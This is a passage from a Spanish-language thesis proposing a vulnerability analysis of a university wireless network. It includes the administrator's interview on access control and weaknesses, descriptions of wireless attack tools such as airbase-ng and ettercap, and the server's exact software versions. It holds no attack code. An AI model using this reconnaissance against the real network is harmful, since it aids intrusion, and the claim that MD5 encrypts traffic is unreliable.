Debido al incremento de usuarios en la red inalámbrica de la FISEI hablando en porcentajes de un 100% un 25% del tiempo existen caídas, pero debido a la saturación de conexión.

6.- ¿Qué estándar de red usa la red inalámbrica de la FISEI?

La red inalámbrica usa el estándar 802.11n.

7.- ¿De qué manera se lleva el control al acceso de la red inalámbrica?

Mediante Server Radius, por medio de usuario a los docentes y por medio de MAC Address a los estudiantes.

8.- ¿Qué puede considerar como un punto débil de la red inalámbrica?

Las mismas caídas se pueden considerar como una debilidad de la red inalámbrica.

9.- ¿Con qué frecuencia cambia el nombre y contraseña por defecto del router o punto de acceso, así como el SSID por defecto?

SSID no puede ser cambiado debido a que los estudiantes ya conocen el servicio, pero si se ha hecho cambios regularmente (cada semestre) de contraseñas, en casos específicos se han hecho cambios cada dos y tres meses.

10.- ¿Existe un plan de contingencia en caso de caída y una norma para el uso de la red inalámbrica y resolución de problemas?

No se cuenta con un plan de contingencia, solo existen normas de uso de internet en un dispositivo registrado debido a que es muy difícil controlar a todos los usuarios por más que existan políticas los usuarios tienen la libertad de navegar en las páginas que ellos deseen debido a que la Facultad brinda ese servicio.

11.- ¿Cree que el filtrado MAC es suficiente para el control del acceso a la red inalámbrica?

No, debido que ya existen formas de vulnerar el filtrado MAC pero si ayuda bastante.

12.- ¿Por qué razón no se hace uso del cifrado WPA2?

Server Radius lo que hace es ayudar a restringir el acceso, solo permite el ingreso hasta cierto punto asignando una IP y un Gateway.
Lo q no da Server Radius es un servicio de conexión. Y WPA2 puede ser vulnerado con un buen diccionario de claves y toma un poco de tiempo descifrarle.

13.- ¿La información que viaja en la red inalámbrica es cifrada?

Si, la información que viaja es cifrada y el tipo de cifrado que usa es el MD5 ya que es el más estándar.

4.2.4. Análisis de los resultados de la entrevista

De acuerdo a lo respondido en la entrevista se pudo comprobar que los métodos usados para la conexión de usuarios a la red inalámbrica no es considerada una de las más eficientes, es por ello que es necesario la realización de un análisis de vulnerabilidades que aportará de gran manera a mejorar el servicio prestado.

4.3. Análisis Final

Después de realizar el respectivo análisis de las encuestas a los usuarios de la red inalámbrica y la entrevista en el Departamento de Redes se obtuvo que si es factible la realización del tema propuesto.

CAPITULO V

5. CONCLUSIONES Y RECOMENDACIONES

5.1. CONCLUSIONES

- Existe un desconocimiento por parte de los usuarios sobre los diversos tipos de ataques existentes en las redes inalámbricas, por tal motivo no toman medidas de protección para evitar ser victimas.

- Existen constantes caídas de la red inalámbrica y esto puede ayudar a que un usuario no autorizado tenga más oportunidades de analizar el tráfico y robar contraseñas, debido a que el usuario tratará de conectarse una y otra vez a la red cada que sea desautenticado.

- La red inalámbrica tiene un nivel bajo de disponibilidad debido a que los usuarios supieron acotar que cuando desean acceder a la misma no conecta en ese momento.

- La percepción de un grupo de usuarios según las encuestas realizadas es que no existe confidencialidad en los datos que viajan en la red inalámbrica.

- Han existido intentos de acceso a la red inalámbrica por parte de usuarios no autorizados según la entrevista realizada al Administrador de Redes.

5.2. RECOMENDACIONES

- Capacitar a los usuarios con conocimientos básicos de seguridad y en el uso de contraseñas complejas evitará que existan vulnerabilidades en la red inalámbrica de FISEI.

- Controlar el alcance de la red inalámbrica y la ubicación de los repetidores para evitar interferencias en la señal, además de integrarlos a la red cableada de la Facultad para mejorar el acceso y velocidad.

- Optimizar la disponibilidad de la red inalámbrica para que los usuarios puedan acceder desde cualquier lugar de la Facultad.

- Detectar puntos vulnerables en la red inalámbrica de la FISEI y brindar posibles soluciones para evitar el robo de información.

- Realizar ataques a la red inalámbrica de la Facultad para verificar el nivel de seguridad existente.

CAPITULO VI

6. PROPUESTA

6.1. Datos Informativos

Tema: Análisis de vulnerabilidades de la red inalámbrica para evitar la inseguridad de la información de los usuarios de la FISEI de la UTA.

Grupo Objetivo: Elaborado para los usuarios de la red inalámbrica de la FISEI.

Ubicación: Av. Los Chasquis y Río Guayllabamba. (Universidad Técnica de Ambato).

Tutor: Ing. René Terán.

Investigador: Cristina Espinoza.

6.2. Antecedentes de la propuesta

La FISEI cuenta con la red inalámbrica para abastecer el acceso a internet a los estudiantes y docentes, debido a la facilidad de implementación y conexión que tiene esta tecnología. Sin embargo existen desventajas cuando la información viaja por el aire ya que existe el riesgo de ser interceptada por otras personas y en caso de no ser cifrada se podría acceder a contraseñas de los usuarios.

La red inalámbrica de la FISEI tiene implementado un servidor Radius para controlar el acceso de usuarios por medio de direcciones MAC y credenciales (asignación de nombres de usuarios y contraseñas), pero no es suficiente, por lo que es importante detectar vulnerabilidades para mejorar la seguridad.

6.3. Justificación

La FISEI es una Facultad de gran prestigio en la universidad, la cual ha crecido en infraestructura como también en el número de estudiantes por lo que debe brindar un mejor servicio en su red inalámbrica, además con los avances tecnológicos y el crecimiento del internet se ve en la necesidad de ir mejorando día a día para disponer de fuentes de consulta y contar con el conocimiento de tecnologías de punta.

Hoy en día ya es común escuchar de diversos ataques de seguridad y vulnerabilidades a redes inalámbricas y por este medio a los servidores de la red interna, además en el internet toma cierto tiempo encontrar información de cómo realizarlos, es por esta razón que es necesario un análisis de vulnerabilidades de la red inalámbrica de la FISEI que permitirá encontrar posibles falencias en la seguridad y de la misma manera mejorar el servicio que brinda a los usuarios y evitar posibles ataques a los servidores y caídas al sistema.

6.4. Objetivos

6.4.1. Objetivo General

- Analizar las vulnerabilidades de la red inalámbrica para evitar la inseguridad de la información de los usuarios de la FISEI.

6.4.2. Objetivo Específico

- Analizar el diseño actual de la red inalámbrica de la FISEI.
- Determinar las herramientas informáticas a utilizar para detección de vulnerabilidades.
- Analizar versiones instaladas de sistemas operativos en servidores y firmware de los elementos activos de interconexión, para revisión de vulnerabilidades.
- Efectuar ataques a la red inalámbrica con herramientas seleccionadas.
- Proponer posibles soluciones a las vulnerabilidades encontradas para mejorar la seguridad.

6.5. Análisis de Factibilidad

6.5.1. Factibilidad Operativa

El encargado del Departamento de Redes de la Facultad se muestra abierto a aplicar las recomendaciones dadas para mejor la seguridad de la red inalámbrica y cuenta con el personal necesario para realizarlo.

6.5.2. Factibilidad Económica

El presente proyecto es factible debido que para su análisis se utilizarán herramientas de software libre que vienen incluidas en la distribución Backtrack 5.

6.5.3. Factibilidad Técnica

Existe toda la viabilidad para que el proyecto sea realizado por que se cuenta con los equipos necesarios como es el caso de: un adaptador inalámbrico y un computador portátil, como también la utilización de software libre.

6.6. Fundamentación Teórica

6.6.1. Servidor

"Un servidor es una computadora que, formando parte de una red, provee servicios a otras computadoras denominadas clientes. En informática, un servidor es un tipo de software que realiza ciertas tareas en nombre de los usuarios.

El término servidor ahora también se utiliza para referirse al ordenador físico en el cual funciona ese software, una máquina cuyo propósito es proveer datos de modo que otras máquinas puedan utilizar esos datos." [1]

El servidor es la parte principal de la red, mientras más eficiente sea el servidor mejor será el funcionamiento de la red.

6.6.2. Radius

"Es un protocolo de autenticación y autorización para aplicaciones de acceso a la red o movilidad IP. Utiliza el puerto 1812 UDP para establecer sus conexiones. Sus siglas en ingles significan Remote Authentication Dial-In User Server.

[1] Wikipedia. (2012). Servidor. Extraído el 11 de septiembre de 2012 desde http://es.wikipedia.org/wiki/Servidor.

Una de las características más importantes del protocolo RADIUS es su capacidad de manejar sesiones, notificando cuando comienza y termina una conexión, así que al usuario se le podrá determinar su consumo y facturar en consecuencia; los datos se pueden utilizar con propósitos estadísticos." [2]

El servidor Radius permite el control de acceso a una red, de la misma manera puede determinar el tiempo de conexión de los usuarios.

6.6.3. Servidor Web

"Un servidor web sirve contenido estático a un navegador, carga un archivo y lo sirve a través de la red al navegador de un usuario. Este intercambio es mediado por el navegador y el servidor que hablan el uno con el otro mediante HTTP.

Se pueden utilizar varias tecnologías en el servidor para aumentar su potencia más allá de su capacidad de entregar páginas HTML; éstas incluyen scripts CGI, seguridad SSL y páginas activas del servidor (ASP)." [3]

Los servidores web se encargan del alojamiento de sitios y programas que se pueden acceder vía web, existen empresas que se encargan de brindar estos servicios.

6.6.4. GNU/Linux

"GNU/LINUX (más conocido como Linux, simplemente) es un sistema operativo, compatible Unix.

[2] Wikipedia. (2012). Radius. Extraído el 17 de septiembre de 2012 desde http://es.wikipedia.org/wiki/RADIUS
[3] Masadelante. (2012). Servidor. Extraído el 20 de septiembre de 2012 desde http://www.masadelante.com/faqs/servidor-web

Dos características muy peculiares lo diferencian del resto de los sistemas que podemos encontrar en el mercado: la primera, es que es libre, esto significa que no tenemos que pagar ningún tipo de licencia a ninguna casa desarrolladora de software por el uso del mismo, la segunda, es que el sistema viene acompañado del código fuente.

El sistema lo forman el núcleo del sistema (kernel) más un gran número de programas y librerías que hacen posible su utilización. Linux se distribuye bajo la Licencia Pública General GNU (GPL), por lo tanto, el código fuente tiene que estar siempre accesible." [4]

La utilización de sistemas operativos libres hoy en día esta en crecimiento, debido a que posee grandes ventajas como licencia libre y código abierto. Además en Ecuador ya existe un decreto que promueve el uso de software libre en todas las instituciones públicas.

6.6.4.1. CentOS

"CentOS (acrónimo de Community ENTerprise Operating System) es un clon a nivel binario de la distribución Red Hat Enterprise Linux, compilado por voluntarios a partir del código fuente liberado por Red Hat, empresa desarrolladora de RHEL.

Red Hat Enterprise Linux se compone de software libre y código abierto, pero se publica en formato binario usable (CD-ROM o DVD-ROM) solamente a suscriptores pagados. Como es requerido, Red Hat libera todo el código fuente del producto de forma pública bajo los términos de la Licencia Pública GNU y otras licencias. Los desarrolladores de CentOS usan ese código fuente para crear un producto final que es muy similar al Red Hat Enterprise Linux y está libremente

[4] Hispalinux. (2012). ¿Qué es GNU/Linux?. Extraído el 12 de septiembre de 2012 desde http://www.hispalinux.es/GNULinux

disponible para ser bajado y usado por el público, pero no es mantenido ni soportado por Red Hat. ” [5]

CentOS es una distribución que es muy utilizada en varias instituciones debido a que constantemente libera versiones, además de ser actualizadas siempre para el soporte de hardware nuevo.

6.6.4.2. Apache

“Apache es el servidor web hecho por excelencia, su configurabilidad, robustez y estabilidad hacen que cada vez millones de servidores reiteren su confianza en este programa.

Apache es una muestra, al igual que el sistema operativo Linux (un Unix desarrollado inicialmente para PC), de que el trabajo voluntario y cooperativo dentro de Internet es capaz de producir aplicaciones de calidad profesional difíciles de igualar.

La licencia Apache es una descendiente de la licencias BSD, no es GPL. Esta licencia permite hacer lo que quieras con el código fuente (incluso forks y productos propietarios) siempre que les reconozcas su trabajo.” [6]

En la actualidad es común que las empresas opten por establecer su propio servidor web Apache por su excelencia, su configurabilidad, robustez y estabilidad.

[5] RUBENS. (2007). ¿Qué es CentOS?. Extraído el 14 de septiembre de 2012 desde http://linuxlandia-linuxlandia.blogspot.com/2007/10/que-es-centos.html
[6] Ciberaula. (2010). Una introducción Apache. Extraído el 15 de septiembre de 2012 desde http://linux.ciberaula.com/articulo/linux_apache_intro

6.6.4.3. Freeradius

"Freeradius es el paquete núcleo del servidor Radius, que se encarga de realizar el proceso de autenticación, autorización y registro de usuarios.

Además de ser gratuito y simple, tiene las prestaciones necesarias para desarrollar un robusto servidor radius. Es compatible con los protocolos de autenticación más comunes y además, incorpora una interfaz de administración web para una gestión más sencilla de los clientes." [7]

Freeradius es un servidor Radius totalmente gratuito que permite la autenticación de usuarios, así como también el registro de los mismos.

6.6.4.4. MySQL

"MySQL es un sistema de administración de bases de datos (Database Management System, DBMS) para bases de datos relacionales.

Existen muchos tipos de bases de datos, desde un simple archivo hasta sistemas relacionales orientados a objetos. MySQL, como base de datos relacional, utiliza múltiples tablas para almacenar y organizar la información.

También es muy destacable, la condición de open source de MySQL, que hace que su utilización sea gratuita e incluso se pueda modificar con total libertad, pudiendo descargar su código fuente." [8]

MySQL es una base de datos relacional libre que es fiable y permite la creación de numerosas tablas para almacenar información.

[7] Wikipedia. (2012). FreeRadius. Extraído el 08 de septiembre de 2012 desde http://en.wikipedia.org/wiki/FreeRADIUS

[8] PEREZ Manuel. (2007). ¿Qué es MySql?. Extraído el 14 de septiembre de 212 desde http://www.esepestudio.com/articulo/desarrollo-web/bases-de-datos-mysql/Que-es-MySQL.htm

6.6.4.5. Chillispot

"Es un portal cautivo de código abierto, o definido también como un controlador de un punto de acceso WLAN. Un portal cautivo es la técnica utilizada para que a un cliente HTTP tenga que ver una página determinada al momento de iniciar el navegador. Es uno de los paquetes más importantes para la autenticación de clientes inalámbricos cuando se trata de un servidor radius, es totalmente gratuito y su código se encuentra bajo licencia GPL." [9]

Chillispot permite el control de ingreso de usuarios a una red inalámbrica mediante un portal cautivo, es decir se muestra una página al iniciar el navegador.

6.6.4.6. DaloRadius

"Daloradius es una avanzada aplicación HTTP que sirve de sistema de administración para RADIUS y está diseñada para ser utilizada para administrar hotspots (puntos calientes, es decir zona de cobertura Wi-Fi, en el que un punto de acceso o varios proveen servicios de red a través de un Proveedor de Servicios de Internet Inalámbrico) y uso general para la autenticación de Proveedores de Acceso a Internet. Incluye gestión de usuarios, reportes gráficos, contabilidad, motor de cobranza e integración con Google Maps para Geolocalización." [10]

DaloRadius permite administrar de una forma más fácil puntos de accesos inalámbricos, además se lo usa para la autenticación de usuarios.

[9] Chillispot. (2007). ChilliSpot. Extraído el 21 de septiembre de 2012 desde http://www.chillispot.info/
[10] TAL Liran. (2007). About daloRADIUS. Extraído el 16 de septiembre de 2012 desde http://daloradius.com/

6.6.4.7. Servidor DHCP

“DHCP es el protocolo de servicio TCP/IP que "alquila" o asigna dinámicamente direcciones IP durante un tiempo (duración del alquiler) a las estaciones de trabajo, distribuyendo además otros parámetros de configuración entre clientes de red autorizados, tales como la puerta de enlace o el servidor DNS. DHCP proporciona una configuración de red TCP/IP segura, confiable y sencilla, evita conflictos de direcciones y ayuda a conservar el uso de las direcciones IP de clientes en la red.

Utiliza un modelo cliente-servidor en el que el servidor DHCP mantiene una administración centralizada de las direcciones IP utilizadas en la red. Los clientes compatibles con DHCP podrán solicitar a un servidor DHCP una dirección IP y obtener la concesión como parte del proceso de inicio de red.

Las estaciones de trabajo "piden" su dirección IP (y demás configuraciones para este protocolo) al servidor, y éste les va asignando direcciones del rango que sirve, de entre aquellas que le quedan libres; si deseamos que a determinados equipos el servidor les sirva siempre la misma, podemos llegar a "forzar" la asignación de la dirección IP deseada a equipos concretos. Además también pueden excluirse del rango de direcciones IP que va a servir nuestro servidor, aquellas que deseamos que estén asociadas de forma estática a determinados equipos o periféricos de red.” [11]

El servidor DHCP permite la asignación de direcciones IP a los clientes de una red como también configuraciones de DNS y puerta de enlace, de esta manera se evita conflicto de direcciones.

[11] ANONIMO. (2010). Definición de Servidor DHCP. Extraído el 13 de septiembre de 2012 desde http://sauce.pntic.mec.es/crer0052/dhcp/definici.htm

6.6.4.8. SSL

"Un certificado SSL sirve para brindar seguridad al visitante de su página web, una manera de decirles a sus clientes que el sitio es auténtico, real y confiable para ingresar datos personales. Las siglas SSL responden a los términos en inglés (Secure Socket Layer), el cual es un protocolo de seguridad que hace que sus datos viajen de manera íntegra y segura, es decir, la transmisión de los datos entre un servidor y usuario web, y en retroalimentación, es totalmente cifrada o encriptada. El que los datos viajen cifrados, nos referimos a que se emplean algoritmos matemáticos y un sistema de claves que sólo son identificados entre la persona que navega y el servidor.

Un certificado SSL implementa el modelo preferido de seguridad en web, contiene claves digitales que protegen la integridad de sus datos al momento de enviar y recibir. Los servidores que corren SSL crean una vía con un cifrado único para las sesiones privadas a través que Internet, la clave pública del servidor está al alcance de cualquier persona. Es por eso que utilizan una clave pública y una clave privada: La clave pública es para cifrar la información, la clave privada para descifrarla." [12]

Un certificado SSL permite la transmisión segura de información a través de internet, manteniendo los datos libres de personas no deseadas.

6.6.5. Herramientas Informáticas

6.6.5.1. Backtrack

"BackTrack es una distribución GNU/Linux en formato LiveCD pensada y diseñada para la auditoría de seguridad y relacionada con la seguridad informática

[12] Inkawebdesign. (2012). ¿Qué es un certificado SSL?. Extraído el 16 de septiembre de 2012 desde http://www.inkawebdesign.com/pregunta/certificado-ssl.html

en general. Se deriva de la unión de dos grandes distribuciones orientadas a la seguridad, el Auditor + WHAX.

WHAX es la evolución del Whoppix (WhiteHat Knoppix), el cual pasó a basarse en la distribución Linux SLAX en lugar de Knoppix. La última versión de esta distribución cambió el sistema base, antes basado en Slax y ahora en Ubuntu.1

Incluye una larga lista de herramientas de seguridad listas para usar, entre las que destacan numerosos scanners de puertos y vulnerabilidades, archivos de exploits, sniffers, herramientas de análisis forense y herramientas para la auditoría Wireless." [13]

Backtrack es considerado entre las mejores distribuciones para auditoria de seguridad, posee gran variedad de herramientas para análisis de vulnerabilidades.

6.6.5.2. Wireshark

"Es un analizador de protocolos utilizado para realizar análisis y solucionar problemas en redes de comunicaciones, para desarrollo de software y protocolos, y como una herramienta didáctica para educación. Cuenta con todas las características estándar de un analizador de protocolos.

Permite ver todo el tráfico que pasa a través de una red (usualmente una red Ethernet, aunque es compatible con algunas otras) estableciendo la configuración en modo promiscuo. También incluye una versión basada en texto llamada tshark.

Permite examinar datos de una red viva o de un archivo de captura salvado en disco. Se puede analizar la información capturada, a través de los detalles y

[13] Wikipedia (2012). Backtrack. Extraído el 15 de septiembre de 2012 desde http://es.wikipedia.org/wiki/BackTrack

sumarios por cada paquete. Wireshark incluye un completo lenguaje para filtrar lo que queremos ver y la habilidad de mostrar el flujo reconstruido de una sesión de TCP." [14]

Este analizador de protocolos permite revisar el tráfico de la red, de esta forma se puede obtener información privada de los clientes que se encuentran conectados en la red.

6.6.5.3. Airmon-ng

"Esta secuencia de comandos se puede utilizar para activar el modo monitor en las interfaces inalámbricas. También se puede utilizar para volver desde el modo monitor al modo administrado." [15]

Airmon-ng permite hacer el cambio de la tarjeta inalámbrica en modo en que se pueda detectar todo el tráfico que circula en la red.

6.6.5.4. Macchanger

"Una utilidad de GNU/Linux para ver / manipular la dirección MAC de las interfaces de red.

Características:

- Establecer una dirección MAC específica en una interfaz de red.
- Ajuste la MAC al azar.
- Establecer una MAC de otro proveedor.

[14] Wikipedia. (2012). Wireshark. Extraído el 19 de septiembre de 2012 desde http://es.wikipedia.org/wiki/Wireshark
[15] Aircrack-ng. (2010). Airmon-ng. Extraído el 20 de septiembre de 2012 desde http://www.aircrack-ng.org/doku.php?id=airmon-ng

- Establecer otro MAC del mismo proveedor.
- Establecer un MAC del mismo tipo (por ejemplo: *tarjeta inalámbrica*).”[16]

MacChanger es una herramienta Software Libre que está liberada bajo una licencia GPL y es muy sencilla de usar, antes de utilizar primero se debe deshabilitar la tarjeta y después realizar el cambio.

6.6.5.5. Airbase-ng

“Airbase-ng es una utilidad “multi-propósito” dirigida a atacar a los clientes conectados a un Punto de Acceso (AP). Como es tan versátil y flexible, no es fácil realizar un resumen o sumario.

De todos modos las funciones más importantes que se pueden realizar son:

- Implementa el ataque a un cliente “Caffe Latte WEP”.
- Implementa el ataque “Hirte WEP client attack”.
- Habilita para capturar el handshake WPA/WP2.
- Habilita para actuar como un Punto de Acceso “ad-hoc”
- Habilita para actuar como un Punto de Acceso normal
- Habilita para filtrar por SSID o dirección MAC del cliente
- Habilita para manipular y reenviar paquetes
- Habilita para encriptar los paquetes enviados y desendriptar los recibidos.

La idea principal de esta utilidad es que los clientes se podrían asociar a un AP falso (fake AP), y no pueden prever que están accediendo al Punto de Acceso real.

Una interface (atX) se crea cuando airbase-ng se ejecuta. Esta se puede usar para recibir paquetes desencriptados o enviar paquetes encriptados.

[16] LOPEZ Álvaro (2007). GNU MAC Changer. Extraído el 17 de septiembre de 2012 desde http://www.alobbs.com/macchanger

Como los clientes reales probablemente enviaran "probe requests", estos paquetes son importantes para hacer picar a un cliente hacía nuestro Punto de Acceso "softAP". En este caso, el AP responderá a cualquier paquete "probe request" con el correspondiente "probe response", el cual le dice al cliente que se encuentra autenticado al BSSID de airbase-ng. Hay que decir que esto podría distorsionar el funcionamiento correcto de otros APs que se encuentren en el mismo canal." [17]

Esta utilidad permite crear puntos de accesos falsos y de esta forma engañar al cliente y sacar algún beneficio de esto.

6.6.5.6. Ettercap

"Ettercap es un interceptor, sniffer, registrador para LANs con switch. Soporta direcciones activas y pasivas de varios protocolos (incluso aquellos cifrados, como SSH y HTTPS). También hace posible la inyección de datos en una conexión establecida y filtrado al vuelo aun manteniendo la conexión sincronizada gracias a su poder para establecer un Ataque Man in the middle (Spoofing).

Muchos modos de sniffing fueron implementados para darnos un conjunto de herramientas poderoso y completo de sniffing. Permite ejecutar en tres modos desde la terminal digitando ettercap, con –G es modo gráfico, -T es modo texto y –C modo consola." [18]

Ettercap es una herramienta completa que permite interceptar datos sean usuarios, passwords, además permite saber que esta pasando en la red en tiempo real.

[17] Aircrack. (2009). Airbase-ng. Extraído el 18 de septiembre de 2012 desde http://aircrack-ng.org/doku.php?id=es:airbase-ng

[18] Alevsk. (2010). Ettercap potente herramienta de auditorias LAN. Extraído el 17 de septiembre de 2012 desde http://www.alevsk.com/2010/07/ettercap-potente-herramienta-de-auditorias-lan/

6.6.5.7. Netfilter/iptables

"Es un conjunto de herramientas (comandos) que le permiten al usuario enviar mensajes al kernel del sistema operativo. El kernel tiene todo el manejo de paquetes TCP/IP metido dentro de él, no es algo aparte como lo es en otros sistemas operativos, por lo tanto todos los paquetes que van destinados a un Linux o lo atraviesan son manejados por el mismo kernel.

Entonces, iptables es una forma de indicarle al kernel algunas cosas que debe hacer con cada paquete, esto se hace en base a las características de un paquete en particular. Los paquetes de red tienen muchas características, algunas pueden ser los valores que tienen en sus encabezados (a donde se dirigen, de donde vienen, números de puertos, etc.), otra puede ser el contenido de dicho paquete (la parte de datos), y existen otras características que no tienen que ver con un paquete en particular sino con una sumatoria de ellos. La idea es lograr identificar un paquete y hacer algo con el mismo." [19]

Esta herramienta permite controlar el filtrado de paquetes IP y la configuración del servidor en las distribuciones Linux.

6.6.5.8. Exploit

"Un Exploit es un programa o código que "explota" una vulnerabilidad del sistema o de parte de él para aprovechar esta deficiencia en beneficio del creador del mismo.

Si bien el código que explota la vulnerabilidad no es un código malicioso en sí mismo, generalmente se lo utiliza para otros fines como permitir el acceso a un sistema o como parte de otros malware como gusanos y troyanos.

[19] COLETTI, Daniel. (2003). Qué es iptables?. Extraído el 18 de septiembre de 2012 desde http://www.danielcoletti.com.ar/Documentos/Tech/Iptables/iptables/node5.html

Es decir que actualmente, los exploits son utilizados como "componente" de otro malware ya que al explotar vulnerabilidades del sistema permite hacer uso de funciones que no estarían permitidas en caso normal.

Existen diversos tipos de exploits dependiendo las vulnerabilidades utilizadas y son publicados cientos de ellos por día para cualquier sistema y programa existente pero sólo una gran minoría son utilizados como parte de otros malware (aquellos que pueden ser explotados en forma relativamente sencilla y que pueden lograr gran repercusión).

ZERO DAY (Día cero): Cuando está aplicado a la información, el "Zero Day" significa generalmente información no disponible públicamente. Esto se utiliza a menudo para describir exploits de vulnerabilidades a la seguridad que no son conocidas por los profesionales del tema. Se define Zero Day como cualquier exploit que no haya sido mitigado por un parche del vendedor." [20]

Un exploit como su nombre lo indica permite que mediante comandos se pueda explotar vulnerabilidades de seguridad para obtener acceso no autorizado.

6.7. Metodología

El análisis de vulnerabilidades se realizó de manera independiente sin afectar el funcionamiento de la red inalámbrica de la FISEI y se hizo las respectivas pruebas de los diferentes ataques en días y horas de menor uso para evitar inconvenientes a los usuarios.

Para la elaboración de este proyecto se utilizó la Metodología para el Análisis de Vulnerabilidades diseñada por Rodrigo Ferrer y comprende las siguientes actividades:

[20] BORGHELLO, Cristian. (2009). Exploit. Extraído el 18 de septiembre de 2012 desde http://www.segu-info.com.ar/malware/exploit.htm

Análisis de la Infraestructura

En esta fase se busca identificar cada uno de los dispositivos de hardware o software residentes en la infraestructura que conforman la red inalámbrica.

Búsqueda de Vulnerabilidades en Infraestructura

En esta fase se busca vulnerabilidades para las versiones de los servicios instalados en el servidor y de las versiones de firmware de los puntos de acceso. Además es factible utilizar software para encontrar vulnerabilidades en el servidor.

Selección de Herramientas

En esta fase se realizará una selección de las herramientas para la detección de vulnerabilidades tomando en cuenta las ventajas y desventajas de cada una y los requerimientos de hardware para proceder con el análisis.

Generación de Ataques

En esta fase se determina los tipos de ataques posibles en base a como se encuentra la infraestructura de la red inalámbrica y a las vulnerabilidades encontradas. Se define los objetivos, la herramienta ha usar, el proceso a seguir y las conclusiones.

6.8. Modelo Operativo

6.8.1. Análisis de la Infraestructura de la red inalámbrica de la FISEI

En la red inalámbrica de la FISEI existen alrededor de 250 usuarios registrados que están autorizados para acceder a internet, sea por filtrado MAC o con credenciales de acceso (usuario y contraseña).

Cuenta con un Router inalámbrico que se encuentra conectado directamente con el servidor Radius que está ubicado en el Departamento de Administración de Redes, que emite señal a los puntos de acceso que a la vez funcionan como repetidores.

Un punto de acceso se encuentra ubicado en el tercer piso del edificio principal, otro se encuentra en la entrada a la biblioteca y otro en el sector de las oficinas administrativas. De la misma forma en el nuevo edificio posee dos puntos de acceso que funcionan como repetidores en el segundo y cuarto piso para brindar cobertura en todo el sector.




Gráfico 6.1. Estructura Física Actual

6.8.1.1. Versiones instaladas en el Server Radius

Para revisar las versiones de los servicios instalados en el servidor se usó el comando *rpm –q*.

NOMBRE	VERSIÓN
Apache	2.2.15-5.el6.centos.x86_64
FreeRadius	2.1.10-5
MySQL	5.1.52-1.el6_0.1.x86_64
Chillispot	1.1.0-1.i386
DaloRadius	0.9-8

